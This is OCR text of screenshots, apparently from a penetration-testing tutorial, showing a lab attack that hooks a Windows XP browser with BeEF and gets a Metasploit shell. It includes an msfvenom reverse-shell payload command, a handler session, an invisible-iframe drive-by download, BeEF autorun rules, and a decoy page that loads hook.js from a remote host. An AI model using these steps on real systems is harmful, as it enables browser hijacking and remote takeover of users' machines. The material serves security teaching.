It works!
This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should replace this file (located at /var/www/html/index.html) before continuing to operate your HTTP server.
If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.
Configuration Overview
Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the manual if the apache2-doc package was installed on this server.
The configuration layout for an Apache2 web server installation on Debian systems is as follows:
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
Done
Internet


Hooked Browsers
Online Browsers
172.16.69.133
172.16.69.139
Offline Browsers



Hooked Browsers
Online Browsers
Offline Browsers
172.16.69.133
172.16.69.139



Hooked Browsers
Online Browsers
172.16.69.133
172.16.69.139
Offline Browsers
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Module Tree
Search
Browser (54)
Chrome Extensions (6)
Debug (9)
Exploits (99)
Host (24)
IPEC (9)
Metasploit (1)
Misc (17)
Network (22)
Persistence (6)
Wordpress Add Administrator
Confirm Close Tab
Create Foreground iFrame
Create Pop Under
Hijack Opener Window
Man-In-The-Browser
Phonegap (16)
Social Engineering (23)
Module Results History
id
date
label
0
2017-03-24 10:24
command 1
Create Pop Under
Description:
This module creates a new discrete pop under window with the BeEF hook included.
Another browser node will be added to the hooked browser tree.
Id:
291



My Web Page - Microsoft Internet Explorer
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Media
Address
http://172.16.69.133/beef.html
Go
Links
Just a Normal Web Page... Right?
Done
Internet
My Web Page - Micro...
http://172.16.69.138...




```
File  Edit  View  Search  Terminal  Help

root@kali:~# msfvenom --platform windows -a x86 -p windows/shell/reverse_tcp LHOST=172.16.69.133 LPORT=4444 -
b "\x00" -e x86/shakata_ga_nai -f exe -o /var/www/html/shell.exe
```


File Edit View Search Terminal Help
root@kali:~# msfconsole
Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit
=[metasploit v4.14.2-dev]
+ -- --=[1631 exploits - 932 auxiliary - 282 post]
+ -- --=[472 payloads - 40 encoders - 9 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/shell/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf exploit(handler) > set LHOST 172.16.69.133
LHOST => 172.16.69.133
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 172.16.69.133:4444
[*] Starting the payload handler...


BeEF 0.4.7.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
172.16.69.133
172.16.69.139
Offline Browsers
172.16.69.139
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Module Tree
Search
Browser (54)
Chrome Extensions (6)
Debug (9)
Exploits (99)
Host (24)
IPEC (9)
Metasploit (1)
Misc (17)
IBM iNotes (5)
BozoCrack
Create Invisible Iframe
Google Search
Wordpress Post-Auth RCE
iFrame Event Logger
iFrame Sniffer
Local File Theft
No Sleep
BlockUI Modal Dialog
Raw JavaScript
Read Gmail
UnBlockUI
Network (22)
Persistence (6)
Phonegap (16)
Social Engineering (23)
Module Results History
id
date
label
The results from executed command modules will be listed here.
Create Invisible Iframe
Description:
Creates an invisible iframe.
id:
3
URL:
http://172.16.69.133/shell.exe


Just a Normal Web Page... Right?
File Download
Some files can harm your computer. If the file information below looks suspicious, or you do not fully trust the source, do not open or save this file.
File name: shell.exe
File type: Application
From: 172.16.69.133
This type of file could harm your computer if it contains malicious code.
Would you like to open the file or save it to your computer?
Open
Save
Cancel
More Info
Always ask before opening this type of file

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.16.69.133:4444
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 172.16.69.139
[*] Command shell session 6 opened (172.16.69.133:4444 -> 172.16.69.139:1120) at 2017-03-24 13:19:56 -0400

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Owner\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 172.16.69.139
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

C:\Documents and Settings\Owner\Desktop>
```

```
File  Edit  View  Search  Terminal  Help
root@kali:/# cd /usr/share/beef-xss/arerules/
root@kali:/usr/share/beef-xss/arerules# ls -l
total 32
-rw-r--r-- 1 root root  887 Dec 23  2015 c_osx_test-return-mods.json
drwxr-xr-x 2 root root 4096 Mar 27 10:34 enabled
-rw-r--r-- 1 root root  462 Dec 23  2015 ff_osx_extension-dropper.json
-rw-r--r-- 1 root root  817 Dec 23  2015 ff_tux_webrtc-internalip.json
-rw-r--r-- 1 root root 1017 Dec 23  2015 ie_win_fakenotification-clippy.json
-rw-r--r-- 1 root root  744 Dec 23  2015 ie_win_htapowershell.json
-rw-r--r-- 1 root root  834 Dec 23  2015 ie_win_missingflash-prettytheft.json
-rw-r--r-- 1 root root  885 Dec 23  2015 ie_win_test-return-mods.json
root@kali:/usr/share/beef-xss/arerules#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:/usr/share/beef-xss/arerules# cd /tmp/
root@kali:/tmp# curl -LOk https://github.com/beefproject/beef/archive/master.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   121    0   121    0     0    312      0 --:--:-- --:--:-- --:--:--   312
100 4225k  100 4225k    0     0  3670k      0  0:00:01  0:00:01 --:--:-- 8351k
root@kali:/tmp# unzip master.zip
Archive:  master.zip
089bacd0a2f268b1689421fd5eccfee479656f54
   creating: beef-master/
   creating: beef-master/.github/
  inflating: beef-master/.github/ISSUE_TEMPLATE.md
  inflating: beef-master/.gitignore
 extracting: beef-master/.ruby-gemset
 extracting: beef-master/.ruby-version
  inflating: beef-master/.travis.yml
  inflating: beef-master/Gemfile
  inflating: beef-master/Gemfile.lock
  inflating: beef-master/INSTALL.txt
  inflating: beef-master/README
  inflating: beef-master/README.mkd
  inflating: beef-master/Rakefile
  inflating: beef-master/VERSION
   creating: beef-master/arerules/
  inflating: beef-master/arerules/alert.json
  inflating: beef-master/arerules/c_osx_test-return-mods.json
  inflating: beef-master/arerules/confirm_close_tab.json
   creating: beef-master/arerules/enabled/
  inflating: beef-master/arerules/enabled/README
  inflating: beef-master/arerules/ff_osx_extension-dropper.json
  inflating: beef-master/arerules/get_cookie.json
```


```
File  Edit  View  Search  Terminal  Help
root@kali:/tmp# cd beef-master/arerules/
root@kali:/tmp/beef-master/arerules# find /tmp/beef-master/arerules/ -type f -print0 | xargs -0 mv -t /usr/share/beef-xss/arerules
root@kali:/tmp/beef-master/arerules# cd /usr/share/beef-xss/arerules/
root@kali:/usr/share/beef-xss/arerules# ls -l
total 104
-rw-r--r-- 1 root root  366 Mar 15 10:54 alert.json
-rw-r--r-- 1 root root  455 Mar 15 10:54 confirm_close_tab.json
-rw-r--r-- 1 root root  887 Mar 15 10:54 c_osx_test-return-mods.json
drwxr-xr-x 2 root root 4096 Mar 27 10:34 enabled
-rw-r--r-- 1 root root  462 Mar 15 10:54 ff_osx_extension-dropper.json
-rw-r--r-- 1 root root  817 Dec 23  2015 ff_tux_webrtc-internalip.json
-rw-r--r-- 1 root root  326 Mar 15 10:54 get_cookie.json
-rw-r--r-- 1 root root 1015 Mar 15 10:54 ie_win_fakenotification-clippy.json
-rw-r--r-- 1 root root  742 Mar 15 10:54 ie_win_htapowershell.json
-rw-r--r-- 1 root root  834 Mar 15 10:54 ie_win_missingflash-prettytheft.json
-rw-r--r-- 1 root root  885 Mar 15 10:54 ie_win_test-return-mods.json
-rw-r--r-- 1 root root  491 Mar 15 10:54 lan_cors_scan_common.json
-rw-r--r-- 1 root root  780 Mar 15 10:54 lan_cors_scan.json
-rw-r--r-- 1 root root  505 Mar 15 10:54 lan_fingerprint_common.json
-rw-r--r-- 1 root root  788 Mar 15 10:54 lan_fingerprint.json
-rw-r--r-- 1 root root  478 Mar 15 10:54 lan_flash_scan_common.json
-rw-r--r-- 1 root root  761 Mar 15 10:54 lan_flash_scan.json
-rw-r--r-- 1 root root  481 Mar 15 10:54 lan_http_scan_common.json
-rw-r--r-- 1 root root  770 Mar 15 10:54 lan_http_scan.json
-rw-r--r-- 1 root root  404 Mar 15 10:54 lan_ping_sweep_common.json
-rw-r--r-- 1 root root  687 Mar 15 10:54 lan_ping_sweep.json
-rw-r--r-- 1 root root  356 Mar 15 10:54 man_in_the_browser.json
-rw-r--r-- 1 root root  142 Mar 15 10:54 README
-rw-r--r-- 1 root root  438 Mar 15 10:54 record_snapshots.json
-rw-r--r-- 1 root root 5953 Mar 15 10:54 win_fake_malware.json
root@kali:/usr/share/beef-xss/arerules#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:/usr/share/beef-xss/arerules# ls -l
total 104
-rw-r--r-- 1 root root  366 Mar 15 10:54 alert.json
-rw-r--r-- 1 root root  455 Mar 15 10:54 confirm_close_tab.json
-rw-r--r-- 1 root root  887 Mar 15 10:54 c_osx_test-return-mods.json
drwxr-xr-x 2 root root 4096 Mar 27 10:34 enabled
-rw-r--r-- 1 root root  462 Mar 15 10:54 ff_osx_extension-dropper.json
-rw-r--r-- 1 root root  817 Dec 23  2015 ff_tux_webrtc-internalip.json
-rw-r--r-- 1 root root  326 Mar 15 10:54 get_cookie.json
-rw-r--r-- 1 root root 1015 Mar 15 10:54 ie_win_fakenotification-clippy.json
-rw-r--r-- 1 root root  742 Mar 15 10:54 ie_win_htapowershell.json
-rw-r--r-- 1 root root  834 Mar 15 10:54 ie_win_missingflash-prettytheft.json
-rw-r--r-- 1 root root  885 Mar 15 10:54 ie_win_test-return-mods.json
-rw-r--r-- 1 root root  491 Mar 15 10:54 lan_cors_scan_common.json
-rw-r--r-- 1 root root  780 Mar 15 10:54 lan_cors_scan.json
-rw-r--r-- 1 root root  505 Mar 15 10:54 lan_fingerprint_common.json
-rw-r--r-- 1 root root  788 Mar 15 10:54 lan_fingerprint.json
-rw-r--r-- 1 root root  478 Mar 15 10:54 lan_flash_scan_common.json
-rw-r--r-- 1 root root  761 Mar 15 10:54 lan_flash_scan.json
-rw-r--r-- 1 root root  481 Mar 15 10:54 lan_http_scan_common.json
-rw-r--r-- 1 root root  770 Mar 15 10:54 lan_http_scan.json
-rw-r--r-- 1 root root  404 Mar 15 10:54 lan_ping_sweep_common.json
-rw-r--r-- 1 root root  687 Mar 15 10:54 lan_ping_sweep.json
-rw-r--r-- 1 root root  356 Mar 15 10:54 man_in_the_browser.json
-rw-r--r-- 1 root root  142 Mar 15 10:54 README
-rw-r--r-- 1 root root  438 Mar 15 10:54 record_snapshots.json
-rw-r--r-- 1 root root 5953 Mar 15 10:54 win_fake_malware.json
root@kali:/usr/share/beef-xss/arerules# mv man_in_the_browser.json /usr/share/beef-xss/arerules/enabled/
root@kali:/usr/share/beef-xss/arerules#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# vi /var/www/html/beef.html
```


```
File  Edit  View  Search  Terminal  Help

<html>

        <head>
                <title>My Web Page</title>
                <script src="http://172.16.69.138:3000/hook.js" type="text/javascript"></script>
        </head>
        <body>
                <h1>Just a Normal Web Page... Right?</h1>
                <p>You should check out <a href="http://www.pactpub.com">PacktPub</a></p>
        </body>
</html>
~
~
~
~
~
~
~
~
~
~
-- INSERT --                                                              13,1          All
```



Hooked Browsers
Online Browsers
172.16.69.133
172.16.69.139
Offline Browsers
Getting Started
Logs
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT



BeEF 0.4.7.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
172.16.69.133
172.16.69.139
Offline Browsers
Getting Started
Logs
Id...
Type
Event
Date
Browse...
406
Command
Hooked browser [id:24, ip:172.16.69.139] has executed instructions (status: UNKNOWN) from command module [cid:47, mod: 288, name:'Man-In-The-Browser']
2017-03-27T10:38:39-...
24

